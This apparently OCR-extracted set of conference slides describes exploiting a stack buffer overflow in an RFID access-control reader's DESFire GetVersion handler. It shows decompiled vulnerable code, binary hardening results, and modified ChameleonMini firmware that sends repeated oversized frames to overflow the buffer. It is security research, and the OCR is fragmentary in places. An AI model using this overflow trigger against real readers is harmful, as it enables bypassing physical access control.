


Checksec Results: ELF

File	NX	PIE	Canary	Relro	RPATH	RUNPATH	Symbols	FORTIFY	Fortified	Fortifiable	Fortify Score
[redacted]/rootfs/ubifs_A/usr/ma5g/bin/core-app	Yes	No	Yes	No	No	No	No	Yes	3	24	12

Exploitation

Remote Code Execution



```
int __fastcall Desfire_GetVersion(_DWORD *a1)
{
  size_t v2; // r4
  int v3; // r0
  __int16 v4; // r7
  int result; // r0
  int v6; // r0
  int v7; // r1
  int v8; // r2
  int v9; // r0
  int v10; // r12
  int v11; // r1
  int v12; // r2
  size_t recv_length; // [sp+4h] [bp-124h] BYREF
  char recv_buffer[256]; // [sp+8h] [bp-120h] BYREF

  recv_length = 1;
  if ( a1 )
    memset(a1, 0, 0x1Cu);
  desfire_ctx.xfer_length = 1;
  desfire_ctx.xfer_buffer[0] = 0x60;
  while ( 1 )
  {
    v3 = Desfire_Command(0, 0x23u);
    v4 = v3;
    if ( v3 )
      return v4;
    v2 = recv_length + desfire_ctx.xfer_length;
    memcpy(&recv_buffer[recv_length], &desfire_ctx.xfer_buffer[1], desfire_ctx.xfer_length - 1);
    recv_length = v2 - 1;
    if ( desfire_ctx.xfer_buffer[0] != 0xAF )
      break;
    desfire_ctx.xfer_length = 1;
  }
  recv_buffer[0] = 0;
  v6 = Desfire_VerifyCmacRecv(recv_buffer, &recv_length);
  v4 = v6;
  if ( v6 )
    return v4;
  if ( recv_length != 29 )
    return -993;
  if ( !a1 )
    return v4;
  v7 = *(_DWORD *)&recv_buffer[5];
  v8 = *(_DWORD *)&recv_buffer[9];
  *a1 = *(_DWORD *)&recv_buffer[1];
  a1[1] = v7;
  v9 = *(_DWORD *)&recv_buffer[17];
  a1[2] = v8;
  v10 = *(_DWORD *)&recv_buffer[13];
  v11 = *(_DWORD *)&recv_buffer[21];
  v12 = *(_DWORD *)&recv_buffer[25];
  a1[4] = v9;
  result = 0;
  a1[3] = v10;
  a1[5] = v11;
  a1[6] = v12;
  return result;
}
```

```
003E8528 Desfire_GetVersion:42 (3F8528)
```


???

???

Exploitation

Remote Code Execution

Real hardening



C(.*)FLAGS

110 results in 21 files - exclude settings and ignore files are disabled (enable) - Open in editor

sprox_desfire_mgmt_c.html dev/springcard/springprox-sdk/docs/sprox_desfire

Makefile dev/springcard/springprox-sdk/library/make.linux 12


```
CFLAGS += -Wall -I $(COMMON_DIR)
#CCFLAGS+=/D _DEBUG
#CFLAGS+=-D SPROX_API_NO_CARD
#CFLAGS+=-D SPROX_API_NO_MSO
#CFLAGS+=-D SPROX_API_NO_MIF
#CFLAGS+=-D SPROX_API_NO_TCL
#CFLAGS+=-D SPROX_API_NO_CRYPT
CFLAGS+=-DSPROX_API_NO_FTDI -Wall -Werror -Wno-missing-braces
#CFLAGS+=-D SPROX_API_ONLY_BIN
#CFLAGS+=-D SPROX_API_ONLY_ASC
#CFLAGS+=-D SPROX_API_NO_MSG
$(CC) $(CPPFLAGS) $(CFLAGS) -D SPROX_API -c -o $@ $<
```

- No presence of `-fstack-protector` in the CFLAGS

Exploitation

Remote Code Execution

Tooling



PROXGRIND CHAMELEONTINY

€142^{80}

VAT Included.

World's smallest portable RFID emulation multi-tool.

Emulate multiple tags and tag types, sniff, crack and infiltrate with this keyring sized device.

Comes in two versions; the Pro version is fully wireless.

Version

Pro (With Bluetooth

Quantity

1


SOLD OUT

NOTIFY ME WHEN IN STOCK

Exploitation

Remote Code Execution

Opensource Firmware



ChameleonMini / Firmware / Chameleon-Mini / Application / DESFire /

Tomaspre Support Gallagher when using make desfire ... ✓ on Oct 27, 2022


..

DESFireApplicationDirectory.c	Fix key read and write for keys with different numbers than zero	3 months ago
DESFireApplicationDirectory.h	Support Gallagher when using make desfire	3 months ago
DESFireChameleonTerminal.c	Restore point for changes to the CL1/CL2 exchanges in the anticollisi…	6 months ago
DESFireChameleonTerminal.h	New DF_ENCMODE command to set ECB/CBC crypto modes ; Incre…	6 months ago
DESFireChameleonTerminalInclude.c	New DF_ENCMODE command to set ECB/CBC crypto modes ; Incre…	6 months ago
DESFireCrypto.c	DESFire: Reset IV only when needed	3 months ago
DESFireCrypto.h	Multiple code cleanup changes to TransferState -- Enc of transfers is…	6 months ago
DESFireCryptoTests.h	Fixing commented multi-line macro in violation of the `make style` gu…	last year
DESFireFile.c	Various debug messages + various fixes	3 months ago
DESFireFile.h	Several fixes to responsiveness and frozen behavior noted in PR #319	7 months ago
DESFireFirmwareSettings.h	Updates to LibNFC test code (ISO auth works) ; Untested changes to f…	6 months ago
DESFireISO14443Support.c	Reset selected AID to 000000 after WUPA	3 months ago
DESFireISO14443Support.h	Small changes to the NAK/ACK return size (4 bits versus 1 byte)	6 months ago
DESFireISO7816Support.c	Restore point for changes to the CL1/CL2 exchanges in the anticollisi…	6 months ago
DESFireISO7816Support.h	Restore point for changes to the CL1/CL2 exchanges in the anticollisi…	6 months ago
DESFireInstructions.c	Return correct error code when file index is out of range	3 months ago
DESFireInstructions.h	Several fixes to responsiveness and frozen behavior noted in PR #319	7 months ago

Exploitation

Remote Code Execution

Exploitation strategy




```
.data:00572A08 FF 00 00 00+desfire_ctx     DCB 0xFF                    ; tcl_cid
.data:00572A08 00 00 00 00+                                            ; DATA XREF: LOAD:0001FAF0↑o
.data:00572A08 00 00 00 00+                                            ; Desfire_CleanupAuthentication+14↑o ...
.data:00572A08 00 00 00 00+                DCB 0                       ; iso_wrapping
.data:00572A08 00 00 00 00+                DCB 0, 0
.data:00572A08 00 00 00 00+                DCD 0                       ; current_aid
.data:00572A08 00 00 00 00+                DCB 0                       ; session_type
.data:00572A08 00 00 00 00+                DCB 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0; session_key
.data:00572A08 00 00 00 00+                DCB 0, 0, 0, 0, 0, 0, 0 ; session_key
.data:00572A08 00 00 00 00+                DCB 0                       ; session_key_id
.data:00572A08 00 00 00 00+                DCB 0                       ; xfer_fast
.data:00572A08 00 00 00 00+                DCB 0
.data:00572A08 00 00 00 00+                DCD 0                       ; xfer_length
.data:00572A08 00 00 00 00+                DCB 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0; xfer_buffer
.data:00572A08 00 00 00 00+                DCB 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0; xfer_buffer
.data:00572A08 00 00 00 00+                DCB 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0; xfer_buffer
.data:00572A08 00 00 00 00+                DCB 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0; xfer_buffer
.data:00572A08 00 00 00 00+                [illegible]
.data:00572A08 00 00 00 00+                DCB 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0; cmac_subkey_1
.data:00572A08 00 00 00 00+                DCB 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0; cmac_subkey_2
.data:00572A08 00 00 00 00+                DCD 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0; cipher_context.des.encrypt_subkeys
.data:00572A08 00 00 00 00+                DCD 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0; cipher_context.des.encrypt_subkeys
.data:00572A08 00 00 00 00+                DCD 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0; cipher_context.des.decrypt_subkeys
.data:00572A08 00 00 00 00+                DCD 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0; cipher_context.des.decrypt_subkeys
.data:00572A08 00 00 00 00+                DCB 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
.data:00572A08 00 00 00 00+                DCB 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
.data:00572A08 00 00 00 00+                DCB 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
.data:00572A08 00 00 00 00+                DCB 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
.data:00572A08 00 00 00 00+                DCB 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
.data:00572A08 00 00 00 00+                DCB 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
.data:00572A08 00 00 00 00+                DCB 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
.data:00572A08 00 00 00 00+                DCB 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
```

Exploitation

Remote Code Execution

Exploitation strategy




```
uint16_t EV0CmdGetVersion1(uint8_t *Buffer, uint16_t ByteCount) {      Maxie Dion Sch
    DEBUG_PRINT_P(PSTR("EV0CmdGetVersion1:DF_GET_VERSION_frame_counter -- %d\n"),
    DF_GET_VERSION_frame_counter);
    Buffer[0] = STATUS_ADDITIONAL_FRAME;
    // Buffer[1] = Picc.ManufacturerID;
    // Buffer[2] = Picc.HwType;
    // Buffer[3] = Picc.HwSubtype;
    // GetPiccHardwareVersionInfo(&Buffer[4]);
    // Buffer[7] = Picc.HwProtocolType;

    memset(&Buffer[1], 0x42, 0x08);

    if (DF_GET_VERSION_frame_counter <= 33)
    {
        DF_GET_VERSION_frame_counter+=1;
        DesfireState = DESFIRE_GET_VERSION1;
        return 9; // bytes length
    }

    DF_GET_VERSION_frame_counter=0;
    DesfireState = DESFIRE_GET_VERSION2;
    return 9;
}
```

Exploitation

Remote Code Execution

Exploitation strategy

